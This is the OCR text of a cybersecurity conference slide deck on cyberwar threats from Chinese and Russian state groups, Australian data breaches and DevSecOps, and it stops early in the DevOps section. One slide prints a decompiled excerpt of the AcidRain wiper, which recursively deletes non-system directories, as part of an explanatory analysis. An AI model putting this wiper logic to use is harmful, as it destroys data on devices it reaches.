THREATCANARY

Future Proofing Against Cyberwar – DevSecOps, Cultural Change, and Strategic Readiness

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Andrew Horton

CTO & CO-FOUNDER

THREATCANARY

- Advisor to CISOs
- Strategic rapid cyber capability uplift consulting
- Background in consulting through Security-Assessment, StratSec, BAE Systems Applied Intelligence, HackLabs, Hacktive, Mercury ISS, Path, Ayenem, HortonSec Consulting and more.
- Former Director of Engineering for CoinPayments, the world's largest cryptocurrency payments provider.
- Andrew has worked with clients in banking, telecommunications, energy, insurance, health, NGOs, & government.
- Developed security consulting services line, from pre-sales to delivery. Full-stack leader, with skills leading teams from UX design, frontend and server side development to network and server engineering.
- Andrew is best known for his open-source security research, forming part of the standard arsenal of penetration testers and black-hat hackers alike, and Kali Linux - the most popular Linux security distribution used daily by security professionals.
- Security Research in OWASP Testing Guide, Penetration Testing Execution Standard (PTES), text books like the Browser Hacker's Handbook, and much more.

Agenda

What you will learn

- **Cyberwar is inevitable**
- **Cyberwar is already here**
- **DevSecOps is the assembly line of cyber**
- **DevSecOps to win**
- **Cultural Change for DevSecOps**
- **Cultural Change for the board & senior leadership**
- **Cultural Change for the CISO**
- **Cultural Change for Australia**
- **How to help Australia become more secure by 2030**

Who are we?

Audience participation time

- **Who has no Dev, Sec or Ops background?**

- **Who here has a :**
  - **Dev background**
  - **Sec background**
  - **Ops background**

Cyberwar

is inevitable

The Next Fight - The US/China War

SUBJECT: February 2023 Orders in Preparation for — The Next Fight

SITUATION. I hope I am wrong. **My gut tells me we will fight in 2025.** [Chinese President Xi Jinping] secured his third term and set his war council in October 2022. Taiwan's presidential elections are in 2024 and will offer Xi a reason. United States' presidential elections are in 2024 and will offer Xi a distracted America. Xi's team, reason, and opportunity are all aligned for 2025. We spent 2022 setting the foundation for victory. We will spend 2023 in crisp operational motion building on that foundation.

General Mike Minihan


- Four-star US General
- US Air Mobility Command

The Thucydides Trap

“When a rising power threatens to displace a ruling power, the resulting structural stress makes a violent clash the rule, not the exception.”

Graham Allison

- American Politician Scientist
- Professor at JFK Gov School at Harvard
- United States Assistant Secretary of Defense for Policy and Plans (1993–1994)





The Peloponnesian War

“It was the rise of Athens and the fear that this instilled in Sparta that made war inevitable.”

Thucydides

- Athenian General
- Wrote the History of the Peloponnesian War
- Exiled after losing a battle






War and Technology

World War I

The Chemists' War

World War II

The Physicists' War



First Gulf War

Electronic Warfare

The Next Big War

Will begin with Cyber

The Next Big War

“The first shots fired in any war will not be bullets, but bits and bytes, disabling your military systems and civil infrastructure”

The Hon Scott Morrison

- Former Australian Prime Minister
- BSC Hons in Economic Geography
- Australia's first Pentecostal prime minister

Cyberwar

is already here

Are we on the precipice of war?

“Our Government’s view is that Australia faces the most dangerous set of strategic circumstances since the Second World War.”

The Hon Clare O’Neil MP

- **Australian Minister for Home Affairs and Cyber Security**
- **Youngest female Mayor in Australian history**
- **Former McKinsey & Company consultant**
- **Fulbright Scholar**

Are we already in an undeclared Cyberwar?

“In many ways, we may not even know when a cyber attack or indeed when a cyber campaign against Australian interests has begun,”

Rory Metcalf

- **Head of the National Security College (NSC) at the Australian National University (ANU)**
- **Australian Former Diplomat**
- **Former Senior Strategic Analyst with the Office of National Assessments**

Unrestricted Warfare Book

Unrestricted Warfare in 1999

“using all means, including armed force or non-armed force, military and non-military, and lethal and non-lethal means to compel the enemy to accept one's interests."

“War was confined to the ‘military sphere’, but now outcomes can be decided by, “political factors, economic factors, diplomatic factors, cultural factors, technological factors, or other nonmilitary factors.”


Qiao Liang (乔良) and Wang Xiangsui (王湘穗)

- **Wrote Unrestricted Warfare in 1999**
- **Qiao Liang: retired Major General, military theorist and author.**
- **Wang Xiangsui: retired Senior Colonel and Professor in Beijing.**

Chinese Intellectual Property Theft from the US

IP Commission Report in 2013, and updated in 2017

"We estimate that at the low end the annual cost to the U.S. economy of several categories of IP theft exceeds $225 billion, with the unknown cost of other types of IP theft almost certainly exceeding that amount and possibly being as high as $600 billion annually"



Chinese Intellectual Property Theft from the US

United States Response

- 2014 Indicted five members of PLA unit 61398 in Shanghai
- Economic espionage charges

Names

- APT 1, Comment Crew, Comment Panda, GIF89a, Byzantine Candor, Group 3, Threat Group 8223

HQ in Pudong, Shanghaia

Tik-Tok's Dance

"One-third of the adult population receives their news from this app, one-sixth of our children are saying they are constantly on this app, if you consider that there's 150 million people every single day that are obviously touching this app, this provides a foreign national a platform for information operations, a platform for surveillance"

Gen. Paul M. Nakasone

- **United States Army General**
- **Commander of U.S. Cyber Command**
- **Director of the National Security Agency**

Chinese APT Groups

Too many Chinese APTs to list

Group	Targets	Techniques
APT25	The defense industrial base, media, financial services, and transportation sectors in the U.S. and Europe.	Spear phishing
APT27	multiple organizations headquartered around the globe, including North and South America, Europe, and the Middle East. These organizations fall into a range of different industries, including business services, high tech, government, and energy; however a notable number are in the aerospace and transport or travel industries.	Spear phishing and vulnerable web applications.
APT30	Members of the Association of Southeast Asian Nations (ASEAN)	Can cross air-gapped networks. Register their own DNS domains for malware CnC.
APT31	Multiple, including government, international financial organization, and aerospace and defense organizations, as well as high tech, construction and engineering, telecommunications, media, and insurance.	Java and Adobe Flash
APT40	maritime targets, defense, aviation, chemicals, research/education, government, and technology organizations.	Spear-phishing. Leverages compromised email addresses.
APT41	healthcare, telecoms, and the high-tech sector, ideo game industry targeting	Spear-phishing emails with attachments such as compiled HTML (.chm) files. Uses rootkits and bootkits.

Chinese APTs use Zero Days

Zero Day Exploits


“Chinese state-sponsored cyber espionage groups exploited more zero-days than other cyber espionage actors in 2022, which is consistent with previous years.”- Mandiant (Google) Threat Intelligence

Focus on Enterprise Networking & Security Devices

- Fortinet's FortiOS SSL-VPN (CVE-2022-42475 and CVE-2022-41328)
- FortiManager FortiOS (CVE-2022-41328)

Spear Phishing with Microsoft Word Attachments

- Word Document exploits using Microsoft Diagnostics Tool (MDST) CVE-2022-30190
- CVE-2022-30190 also used to exploit targets in Belarus and Russia in May 2022 during the Ukraine war.




Chinese Backdoors in Products

Backdoored?

- Wavlink brand routers sold on Amazon, eBay, MWave, Dick Smith, and Kogan
- Jetstream brand exclusive to WalMart in US (Same)
- Both Linked to Winstars Technology Ltd in Shenzhen

Login form




Chinese Backdoors in Products

Backdoored?

- **Multiple Vulnerabilities in Wavlink Router leads to Unauthenticated RCE** – CVE-2020-10971 and CVE-2020-10972
- Exploited by Mirai botnet since 2020

View Source



Microsoft 0365 Enterprise Email Shopping Spree

Major Email Compromise in April 2023

- Email stolen from up to 25 organisations including the US State Department
- APT Group: STORM-0558
- Wiz analysis indicates the compromise could go far beyond email

Highly Complex Attack Chain

- Microsoft engineer account compromised with Malware to gain access to crash dumps
- Crash dumps contained an Azure Signing Key (Moved from Prod to Debugging Env)
- Secrets detection for crash dumps failed
- Generated new Microsoft account tokens
- Exploited a bug in an API that validated tokens (Consumer keys accepted as Enterprise keys)

Chinese Cyberwar

Economic Warfare

- Theft of Intellectual Property

Beijing in your Supply Chain

- Backdoors and Bugdoors

Sophisticated

- Wide range of sophistication among APT groups
- Attacking Clouds like Microsoft

Spear phishing

- Phishing “just works”
- Using zero-days

Unrestricted Warfare

- Not just cyberwar - Mixing in all kinds of non-military war including economic and cultural warfare

What does Russian Cyberwar look like?

The NotPetya Cyberweapon


- Repurposed Petya, a ransomware software
- Demands payment in BTC and does not unlock

The Attack

- 27 June 2017 massive infection across Ukraine
- Attack originated from an update of a Ukrainian tax accounting package called MeDoc used by 90% of Ukrainian companies

Attack Vector

- Used the EternalBlue exploit (NSA)
- Encrypted files



Attribution

- Sandworm is an APT
- Military Unit 74455, a cyberwarfare unit of the GRU, Russia's military intelligence service


What does Russian Cyberwar look like?

Collateral Damage from NotPetya

Russian Cyberwar has more collateral damage

Estimated Damages to Companies:

US$870 million to Merck
US$400 million to FedEx
US$384 million to Saint-Gobain
US$300 million to Maersk




What does Russian Cyberwar look like?

Web Defacement & Data Breach

- **Jan 2022, 15 websites of Ukrainian public institutions and government agencies were defaced with this message**

"Ukrainian! All your personal data has been uploaded to the public network. All data on the computer is destroyed, it is impossible to recover them. **All information about you has become public, be afraid and expect the worst.** This is for your past, present and future. For Volyn, for the OUN UPA, for Galicia, for Polissya and for historical lands,"



What does Russian Cyberwar look like?

The Viasat Hack

- Targeted Viasat KA-SAT modems across the Ukraine
- Wiped residential satellite modems

Staging

- The Viasat company in the United States was targeted
- Attackers used a poorly configured virtual private network appliance to gain access to the trusted management part of the KA-SAT network

The Cyber Attack

- Viasat modems were bricked on the day Russia invaded Ukraine
- A firmware update was sent out to thousands of Viasat modems across the world.

What does Russian Cyberwar look like?

Malware

- SentionelOne named it AcidRain
- Linux based ELF MIPS Malware named “ukrop” uploaded to VirusTotal
- It is a wiper. Designed to brick a device.
- The wiper part is generic and will work on nearly anything.
- AcidRain is the 7th wiper malware associated with the Russian invasion of Ukraine

Collateral Damage

- Remote monitoring and control of 5,800 Enercon wind turbines in Germany was lost.

```
while( true ) {
                    /* read the / directory */
  iVar2 = read_directory_maybe(iVar1);
                    /* get the directory name string */
  directory = iVar2 + 0xb;
  if (iVar2 == 0) break;
                    /* check for any standard directory names - skip them */
  iVar2 = strcmp(directory,".");
  if (iVar2 != 0) {
    iVar2 = strcmp(directory,"..");
    if (iVar2 != 0) {
      iVar2 = strcmp(directory,"bin");
      if (iVar2 != 0) {
        iVar2 = strcmp(directory,"boot");
        if (iVar2 != 0) {
          iVar2 = strcmp(directory,"dev");
          if (iVar2 != 0) {
            iVar2 = strncmp_maybe(directory,"lib",3);
            if (iVar2 != 0) {
              iVar2 = strcmp(directory,"proc");
              if (iVar2 != 0) {
                iVar2 = strcmp(directory,"sbin");
                if (iVar2 != 0) {
                  iVar2 = strcmp(directory,"sys");
                  if (iVar2 != 0) {
                    iVar2 = strcmp(directory,"usr");
                    if (iVar2 != 0) {
                      strncpy_maybe(copied_directory + 1,directory,0xfd);
                  /* recursively delete the non-standard folder */
                      recursive_delete_files_in_dir(copied_directory);
                    }
```

Russian APT Groups

There are more

Group	Operator	Targets	Techniques
APT28, Fancy Bear, Pawn Storm, Sofacy Group, Sednit, STRONTIUM, Tsar Team, Threat Group-4127, Grizzly Steppe (+APT29)	GRU Unit 26165	Norwegian Parliament, German Council on Foreign Relations, International Republican Institute, International Olympic Committee, German and French elections, Dutch ministries, US Democratic National Committee, Whitehouse, NATO, French TV5Monde, Bank of America, United Bank for Africa, UAE Bank, Media and journalists.	Windows Zero-days, Java Zero-days, Spear-phishing, and malware
APT29, Cozy Bear, CozyCar, CozyDuke, Dark Halo, The Dukes, Grizzly Steppe (+APT28), NOBELIUM, Office Monkeys, StellarParticle, UNC2452, YTTRIUM	Probably the Russian Federal Security Service (FSB) or SVR	The US Pentagon, US think tanks and NGOs, Norwegian government, Dutch ministries, SolarWinds, Republican National Committee, Microsoft customers.	Spear-phishing, MagicWeb attack through Active Directory Federated Services, and malware
Beserk Bear, Crouching Yeti, Dragonfly Dragonfly 2.0, DYMALLOY, Energetic Bear, Havex, IRON LIBERTY, Koala, TeamSpy	FSB + civilian + criminal hackers	Water and energy utilities. Airports.	Malware
Sandworm, Voodoo Bear, Iron Viking, Telebots	GRU Unit 74455	Ukraine, Electrical Utilities in the Ukraine, 2018 Winter Olympics, Parliament of Georgia, Organization for the Prohibition of Chemical Weapons in the Hague.	Zero-days, spearphishing, malware, router botnets, fake ransomware (NotPetya), BlackEnergy, Industroyer

Vulkan Leak


A leak of 5000+ documents from NTC Vulkan, a Russian Cyber and Defence Contractor

Linked to

- GRU / Sandworm / Unit 74455
- Cozy Bear

Projects


- Scan-V
- Fraction
- Amezit-V
- Krystal-2V



Vulkan Leak

Scan-V

- Scans the Internet
- Civilian infrastructure
- Uses Nmap, Nessus, etc




Vulkan Leak

Amezit-V

- Discovery & Mapping of Critical Infrastructure
- Railways & Power Plants
- Plug-in with Physical access

Krystal-2V

- Educational & Training
- Offensive & Defensive Scenarios
- Disable Rail, Air, Sea Transport



3.2.1.1.5 Отработку мероприятий по блокированию доступа в ГИС ОП за счет реализации атак отказа в обслуживании на исчерпание вычислительных ресурсов сетевого оборудования;

3.2.1.1.6 Отработку мероприятий по блокированию доступа в ГИС ОП с использованием СПО АПК «Амезит» и методик их применения;

3.2.1.2 В части отработки мероприятий по выводу из строя систем управления железнодорожным, воздушным и морским транспортом:

3.2.1.2.2 Simulation of air transport control system elements operation at technological sites of air terminal complex (airport, aerodrome);

морским транспортом морского (речного) порта;

3.2.1.2.4 Отработку методов получения несанкционированного доступа в локальные компьютерные и технологические сети объектов транспортной инфраструктуры;

3.2.1.2.5 Отработку методов вмешательства в технологические процессы управления на транспорте;

3.2.1.2.6 Отработку применения СПО АПК «Амезит» в целях вывода из строя (нарушения работоспособности) систем управления

3.2.1.2.6 Testing the use of the Amezit system to disable (incapacitate) control systems for rail, air and sea transport;

3.2.1.3.1 Имитацию работы систем управления энергоснабжением;

3.2.1.3.2 Имитацию работы элементов системы управления водоснабжением;

3.2.1.3.3 Отработку методов получения несанкционированного доступа в локальные компьютерные и технологические сети объектов

3.2.1.3.3 Testing of methods for obtaining unauthorized access to local computer and technological networks of infrastructure and facilities to support life in population centers and industrial areas.

Russian Cyberwar

No Attribution

- Pretending to be other groups
- Masquerading as Ransomware
- Knocking out power in the Ukraine during winter

Psychological

- Causing blackouts in Ukraine in winter
- Data breaches to demoralise

Data Wipers

- Denial of service

Data Breaches

- Sharing personal data from databases

Collateral Damage

- Non-combatants being attacked

The Attribution Problem

“For more than two decades, cyber defenders, intelligence analysts, and policymakers have struggled to determine the source of the most damaging attacks. This attribution problem will only become more critical as we move into a new era of cyber conflict with even more attacks ignored, encouraged, supported, or conducted by national governments”

Jason Healey

- **Senior Research Scholar at Columbia University**
- **Senior Fellow of the Cyber Statecraft Initiative of the Atlantic Council**
- **Ex-Goldman Sachs, Director for Cyber Infrastructure Protection at the White House, US Air-force, and more.**
- **Pioneer of Threat Intelligence**
- **Author**

“who is to blame?” can be more important than “who did it?”

Continuous Attacks on Australia

Who's hacking us?

Date	Victim	Industry	Attribution	Data Breach
May 2024	XM Group	Investment	Wht forum user	More than 400k customers. Full name, gender, email, date of birth, phone number, street name, city, AUD, assets, postcode, and website.
May 2024	Sumo	Energy and ISP	OriginalCrazyOldFart forum user	Insecure Amazon S3 Buckets Names, addresses, dates of birth, phone numbers, credit scores, as well as either passport, Medicare, or driver's licence details.
May 2024	Dell	Computers	Menelik forum user	seven million rows of individual purchases, and 11 million rows of "consumer segment companies," while the rest are enterprise-grade customers, Dell partners, and schools United States, China, India, Australia, and Canada.
May 2024	ZircoDATA	Secure Document Storage and Destruction	Black Basta Ransomware Gang	395 GB of data. Example: Monash Health with family violence and sexual assault documents from 1970-1993
May 2024	Clubs NSW	Bowling, League, and RSL Clubs	Phillipines software devs (unpaid and disgruntled)	More than 1m records. Personal IDs like Drivers Licenses, phone numbers, and slot machine usage.

Continuous Attacks on Australia

Too many to list

Date	Victim	Industry	Attribution	Data Breach
February 2024	Victorian Court System	Government	Qilin ransomware (Russian)	Ransomware attack. 7 weeks of Supreme, County, Coroners, Appeals, Children's, etc.
November 2023	Alfred Health	Health	?	Patient data, HIV status, etc
June 2023	ACT Government	Gov	?	Email
May 2023	Fire Rescue Victoria	Fire	?	Identification and contact information, but also medical records, passport and driver's license details, Medicare numbers, Centrelink numbers and healthcare identifiers.
May 2023	HWL Ebsworth	Law	AlphV ransomware (Russian)	1.45 terabytes of data. Wide range of corporate and gov clients.
March 2023	Latitude	Financial	?	14m customers. Drivers license numbers, passports, etc.
December 2022	Medibank	Insurance	REvil ransomware (Russian)	9.7m people's records
Sept 2022	Optus	Telco	?	9.8m customers.

DevSecOps

is the assembly
line of cyber

Henry Ford's Assembly Line


Henry Ford invented the assembly line
- Automation at every step
- Increasing release speed
- Improving release quality

Cultural change
- Different teams working together
- Unskilled labour can build cars.

Lift scaling limits on labour
- No longer limited by skilled engineers.

By 1912 Ford's key concepts
- Repeatable processes
- Standardized inputs / output

Relies on
- Industrial revolution



Ford Model T Assembly Line at the Highland Park Plant, 1915

100 years later: DevOps


Continuous Integration / Continuous Deployment
- Automation at every step
